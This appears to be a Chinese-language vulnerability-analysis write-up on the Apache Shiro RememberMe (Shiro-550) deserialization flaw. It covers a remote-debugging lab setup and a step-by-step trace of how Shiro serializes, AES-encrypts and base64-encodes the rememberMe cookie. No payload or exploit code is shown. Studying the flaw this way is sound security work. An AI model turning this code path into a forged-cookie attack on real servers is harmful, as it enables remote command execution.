

S-shiro550

前言

环境搭建

1. 参考文章：


- [Shiro 反序列化记录](#)
- [Shiro RememberMe 1.2.4 反序列化导致的命令执行漏洞](#)


2. 远程调试：

- tomcat 启动修改，新建 debug.bat 文件，内容如下。

```
set JPDA_ADDRESS=8000
set JPDA_TRANSPORT=dt_socket
set CATALINA_OPTS=-server -Xdebug -Xnoagent -Djava.compiler=NONE -
Xrunjdpw:transport=dt_socket,server=y,suspend=n,address=8000
startup
```

- IDEA 配置远程 Tomcat 服务器。






基本流程跟踪


1. 登录功能触发点: `org.apache.shiro.mgt.AbstractRememberMeManager#onSuccessfulLogin`

2. 触发时堆栈情况:




3. 踩坑

- 此处需要配置 `RememberMeManager`，不然此处为空无法进入 `onSuccessfulLogin` 方法，之前一直尝试不使用 `web` 进行配置，失败了。。。。




- 需要勾选 rememberMe 字段，也就是 this.isRememberMe(token) 不为空



加密过程跟踪调试

1. 通过上面的 onSuccessfulLogin 方法之后，如果 isRememberMe 不为空，则进入到 rememberIdentity 方法当中。




2. 进入该函数之后获取一个 `principals` 属性，该属性实际是登录时传递的用户名 `root`，之后再进入到 `rememberIdentity` 方法当中。



```
Decompiled .class file, bytecode version: 50.0 (Java 6)

99     return info.getPrincipals();
100 }
101
102 protected void rememberIdentity(Subject subject, PrincipalCollection accountPrincipals) {
103     byte[] bytes = this.convertPrincipalsToBytes(accountPrincipals);
104     this.rememberSerializedIdentity(subject, bytes);
105 }
106
107 protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) { principals: "root"
108     byte[] bytes = this.serialize(principals); principals: "root"
109     if (this.getCipherService() != null) {
110         bytes = this.encrypt(bytes);
111     }
112
113     return bytes;
114 }
115
116 protected abstract void rememberSerializedIdentity(Subject var1, byte[] var2);
117
```


3. 在 `rememberIdentity` 方法中，首先调用 `convertPrincipalsToBytes` 方法，将 `principals` 进行处理，处理第一步是进行序列化，也就是 `serialize` 方法，这个方法最终调用的是 `org.apache.shiro.io.DefaultSerializer.class#serialize` 方法




```
Decompiled .class file, bytecode version: 50.0 (Java 6)

19
20 public byte[] serialize(T o) throws SerializationException { o: "root"
21     if (o == null) { o: "root"
22         String msg = "argument cannot be null.";
23         throw new IllegalArgumentException(msg);
24     } else {
25         ByteArrayOutputStream baos = new ByteArrayOutputStream();
26         BufferedOutputStream bos = new BufferedOutputStream(baos);
27
28         try {
29             ObjectOutputStream oos = new ObjectOutputStream(bos);
30             oos.writeObject(o);
31             oos.close();
32             return baos.toByteArray();
33         } catch (IOException var6) {
34             String msg = "Unable to serialize object [" + o + "]. " + "In order for the DefaultSerializer to serialize
35             throw new SerializationException(msg, var6);
36         }
37     }
38 }
```


4. 在完成序列化之后会再返回 `convertPrincipalsToBytes` 方法，对字节数组调用 `encrypt` 方法进行加密。 `AbstractRememberMeManager.class#encrypt`




5. 在 encrypt 方法中，首先是获取加密服务，而这个加密服务是一个 AES 加密算法，之后首先通过 getEncryptionCipherKey 方法获取加密密钥，然后进入 encrypt 方法。




6. 在 JcaCipherService.class 中，最终调用本类的 encrypt 方法进行加密，最后返回结果。



7. 然后返回结果，再次回到 `rememberIdentity` 方法中，进入 `rememberSerializedIdentity` 方法，该方法的具体实现类是 `CookieRememberMeManager.class#rememberSerializedIdentity`




8. 这个方法的主要作用是对 AES 加密后的数据进行 base64 编码，然后返回存入 cookie 当中。



